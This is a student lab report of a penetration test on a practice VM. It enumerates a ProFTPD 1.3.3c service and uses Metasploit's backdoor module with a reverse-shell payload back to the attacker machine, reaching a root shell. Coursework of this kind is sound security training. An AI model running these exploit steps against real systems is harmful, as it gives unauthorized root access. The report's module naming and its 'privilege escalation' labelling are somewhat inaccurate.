


FTP Vulnerability Exploitation on PenTestLab VM

Ramnack Francis P. Ramos

PENETRATION TESTING

Executive Summary

Penetration testing was conducted on a given virtual machine **PenTestLab** with the IP address **10.0.2.15**.



The image displays two terminal windows from an Oracle VM VirtualBox environment. The left window, titled 'kali-linux-2025.3-virtualbox-amd64 [Running]', shows a Kali Linux terminal where a ping command is executed: `ping 10.0.2.15`. The output indicates successful connectivity to the target IP. The right window, titled 'PenTestLab [Running]', shows a terminal with the prompt `guest-cgyobn@hackmehehe: ~`. The user runs `ifconfig`, displaying details for the `enp0s3` interface, including its IP address `10.0.2.15` and broadcast address `10.0.2.255`. The `lo` interface is also shown with IP `127.0.0.1`.

```
kali@kali: ~  
$ ping 10.0.2.15  
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data:  
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=2.66 ms  
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.649 ms  
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=1.98 ms  
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=1.33 ms  
^C  
^C
```

```
guest-cgyobn@hackmehehe: ~  
$ ifconfig  
enp0s3: Link encap:Ethernet HWaddr 08:00:27:e7:32:aa  
        inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255  
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
        RX packets:4 errors:0 dropped:0 overruns:0 frame:0  
        TX packets:166 errors:0 dropped:0 overruns:0 carrier:0  
        collisions:0 txqueuelen:1000  
        RX bytes:1830 (1.8 KB) TX bytes:14050 (14.0 KB)  
  
lo: Link encap:Local Loopback  
     inet addr:127.0.0.1 Mask:255.0.0.0  
     UP LOOPBACK RUNNING MTU:65536 Metric:1  
     RX packets:476 errors:0 dropped:0 overruns:0 frame:0  
     TX packets:476 errors:0 dropped:0 overruns:0 carrier:0  
     collisions:0 txqueuelen:1000  
     RX bytes:36292 (36.2 KB) TX bytes:36292 (36.2 KB)  
  
guest-cgyobn@hackmehehe:~$
```


The objectives of the penetration test is to examine the attack surfaces of the machine through exploiting the vulnerabilities in the **FTP service** running on the machine.

Using the `nmap` and service enumeration, the FTP server was learned to be under ProFTPD 1.3.3c that is vulnerable to backdoor exploitation,

Using **Metasploit**, successful attempts were made to exploit this vulnerabilities to establish a successful penetration.

Methodology


Service Enumeration



Using nmap command through **Kali Linux** machine, it was identified that the service of the machine is ftp with the version ProFTPD. 1.3.3c It was also learned that the service runs under Unix.

Findings

Understanding that the victim machine is running under this ProFTPD 1.3.3c, it was inferred that this machine has potential vulnerability on **backdoor version**. Sources also suggest that this version may also have vulnerabilities on IAC buffer overflow.



Using Metasploit, enumerated above is the possible vulnerabilities that can be exploited.

Exploitation

Understanding that the victim machine is running under this ProFTPD 1.3.3c, it was inferred that this machine has potential vulnerability on backdoor version. Metasploit also suggest that this version may also have vulnerabilities on IAC buffer overflow, but for this penetration testing, the backdoor version vulnerability was chosen to be exploited.

excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution	2010-12-02
16	exploit/unix/ftp/proftpd_133c_backdoor		
excellent	No	ProFTPD-1.3.3c Backdoor Command Execution	

Privilege Escalation

```
kali@kali: ~  
Session Actions Edit View Help  
Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/  
/ftp/proftpd_133c_backdoor  
msf > use exploit/unix/ftp/proftpd_telnet_iac  
[*] No results from search  
[*] Failed to load module: exploit/unix/ftp/proftpd_telnet_iac  
msf > exploit/unix/ftp/proftpd_133c_backdoor  
[*] Unknown command: exploit/unix/ftp/proftpd_133c_backdoor. Run the help command for more details.  
This is a module we can load. Do you want to use exploit/unix/ftp/proftpd_133c_backdoor? [y/N] y  
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.15  
RHOSTS => 10.0.2.15  
msf exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse  
PAYLOAD => cmd/unix/reverse  
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.4  
LHOST => 10.0.2.4  
msf exploit(unix/ftp/proftpd_133c_backdoor) > run  
[*] Started reverse TCP double handler on 10.0.2.4:4444  
[*] 10.0.2.15:21 - Sending Backdoor Command  
[*] Accepted the first client connection ...  
[*] Accepted the second client connection ...  
[*] Command: echo g1HziemMiTm1SMYK;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets ...  
[*] Reading from socket A  
[*] A: "g1HziemMiTm1SMYK\r\n"  
[*] Matching ...  
[*] B is input ...  
[*] Command shell session 1 opened (10.0.2.4:4444 -> 10.0.2.15:45492) at 2025-12-01 08:09:34 -0500  
whoami  
root
```

Using Metasploit's exploitation for **proftpd_telnet_133c_backdoor** vulnerability, we were able to perform the exploitation and escalate the privilege on the machine. **Indicating a successful penetration.**